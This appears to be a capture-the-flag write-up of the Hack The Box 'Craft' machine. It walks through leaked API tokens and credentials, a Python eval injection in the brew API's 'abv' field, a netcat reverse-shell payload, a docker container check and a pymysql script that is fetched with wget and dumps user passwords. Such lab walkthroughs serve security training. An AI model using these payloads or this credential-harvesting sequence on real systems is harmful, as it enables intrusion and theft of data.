
https://gogs.craft.htb/Craft/craft-api/issues/2:
curl -H 'X-Craft-API-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw' -H "Content-Type: application/json" -k -X POST https://api.craft.htb/api/brew/ --data '{"name":"bullshit","brewer":"bullshit", "style": "bullshit", "abv": "15.0")}'
X-Craft-API-Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw
Hopefully it’s (still) valid:
$ curl -k -X GET "https://api.craft.htb/api/auth/check" -H "accept: application/json" -H "X-Craft-Api-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw"
{"message": "Invalid token or no token found."}
Hmm. Unfortunetaly it’s not working anymore. Let’s dig deeper.
We also find this:

https://gogs.craft.htb/Craft/craft-api/commit/10e3ba4f0a09c778d7cec673f28d410b73455a86
dinesh:4aUh0A8PbVJxgd
Maybe that user/password combination still works. We have to try it:

Indeed! Login worked!

token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzc4ODc4NTgyfQ.9O7cOANsXPT-AoxT-nTybOhFUQ_poEa1Z0E5GLlibyA
Now we use the token to send the malicious request:
$ curl -k -X POST "https://api.craft.htb/api/brew/" -H "accept: application/json" -H "X-Craft-Api-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzc4ODc4NTgyfQ.9O7cOANsXPT-AoxT-nTybOhFUQ_poEa1Z0E5GLlibyA" -H "Content-Type: application/json" -d "{ \"id\": 1234, \"brewer\": \"1234\", \"name\": \"1234\", \"style\": \"1234\", \"abv\": \"__import__('os').system('whoami')\"}"
{"message": "An unhandled exception occurred."}
Looks very good. “An unhandled exception occurred.”
Now start a netcat listener on port 1337:
$ nc -lnvp 1337
listening on [any] 1337 ...
And send the following request:
$ curl -k -X POST "https://api.craft.htb/api/brew/"      -H "accept: application/json"      -H "X-Craft-Api-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzc4ODc4OTA3fQ.pzYRs8UR5aAA3vbhpkKUEK_7pepj2SDkLYpROCOreS8"      -H "Content-Type: application/json"      -d "{
        \"brewer\": \"Dinesh\",
        \"name\": \"ExploitBrew\",
        \"style\": \"RCE-IPA\",
        \"abv\": \"__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR IP> 1337 >/tmp/f')\"
     }"
Cash:
connect to [10.10.14.219] from (UNKNOWN) [10.129.46.37] 38805
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/root does not contain a root.txt indicating that we are most likely in a docker container. We can verify that by looking for the usual .dockerenv file in /:
# ls -la /
total 68
drwxr-xr-x    1 root     root          4096 Feb 10  2019 .
drwxr-xr-x    1 root     root          4096 Feb 10  2019 ..
-rwxr-xr-x    1 root     root             0 Feb 10  2019 .dockerenv
drwxr-xr-x    1 root     root          4096 Feb  6  2019 bin
drwxr-xr-x    5 root     root           340 May 15 20:20 dev
drwxr-xr-x    1 root     root          4096 Feb 10  2019 etc
drwxr-xr-x    2 root     root          4096 Jan 30  2019 home
drwxr-xr-x    1 root     root          4096 Feb  6  2019 lib
drwxr-xr-x    5 root     root          4096 Jan 30  2019 media
drwxr-xr-x    2 root     root          4096 Jan 30  2019 mnt
drwxr-xr-x    1 root     root          4096 Feb  9  2019 opt
dr-xr-xr-x  253 root     root             0 May 15 20:20 proc
drwx------    1 root     root          4096 Feb  9  2019 root
drwxr-xr-x    2 root     root          4096 Jan 30  2019 run
drwxr-xr-x    2 root     root          4096 Jan 30  2019 sbin
drwxr-xr-x    2 root     root          4096 Jan 30  2019 srv
dr-xr-xr-x   13 root     root             0 May 15 20:20 sys
drwxrwxrwt    1 root     root          4096 May 15 20:57 tmp
drwxr-xr-x    1 root     root          4096 Feb  9  2019 usr
drwxr-xr-x    1 root     root          4096 Jan 30  2019 var
There it is. We need to perform a docker breakout.
Deepce:

But before actually going deeper into docker breakouts (which looks unlikely right now), we have have access to settings.py now which was ignored (.gitignore). Let’s check out the credentials:

CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
Maybe we can ssh into the box:
…nope. Credentials neither work on ssh@22 nor on ssh@6022. Also mysql is not installed so we have to write a custom python script to enumerate the database.
Paste this script and start a python http server:
$ cat << 'EOF' > db_enumeration.py
import pymysql

# Configuration from your settings.py
config = {
    'host': 'db',
    'user': 'craft',
    'password': 'qLGockJ6G2J75O',
    'db': 'craft',
    'cursorclass': pymysql.cursors.DictCursor
}

def pwn_database():
    try:
        # Establish connection
        connection = pymysql.connect(**config)
        print(f"[*] Connected to {config['host']} successfully.\n")

        with connection.cursor() as cursor:
            # 1. Get all table names
            cursor.execute("SHOW TABLES;")
            tables = cursor.fetchall()

            for table_entry in tables:
                # Extract table name from the dictionary
                table_name = list(table_entry.values())[0]
                print(f"{'='*10} Table: {table_name} {'='*10}")

                # 2. Describe table structure
                cursor.execute(f"DESCRIBE {table_name};")
                structure = cursor.fetchall()
                cols = [f"{col['Field']} ({col['Type']})" for col in structure]
                print(f"[i] Columns: {', '.join(cols)}")

                # 3. Dump all data
                print("[+] Data:")
                cursor.execute(f"SELECT * FROM {table_name};")
                rows = cursor.fetchall()

                if not rows:
                    print("    (Table is empty)")
                else:
                    for row in rows:
                        print(f"    {row}")
                print("\n")

    except Exception as e:
        print(f"[!] Error: {e}")
    finally:
        if 'connection' in locals():
            connection.close()

if __name__ == "__main__":
    pwn_database()
EOF

$ python3 -m http.server 1102
Then on the box request the script and execute it:
# wget http://<YOUR IP>:1102/db_enumeration.py
# python3 ./db_enumeration.py

<SNIP>

========== Table: user ==========
[i] Columns: id (int(11)), username (varchar(45)), password (varchar(100))
[+] Data:
    {'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}
    {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}
    {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}
None of these credentials (and combinations) worked for ssh@22/6022. But maybe they work for Gogs:

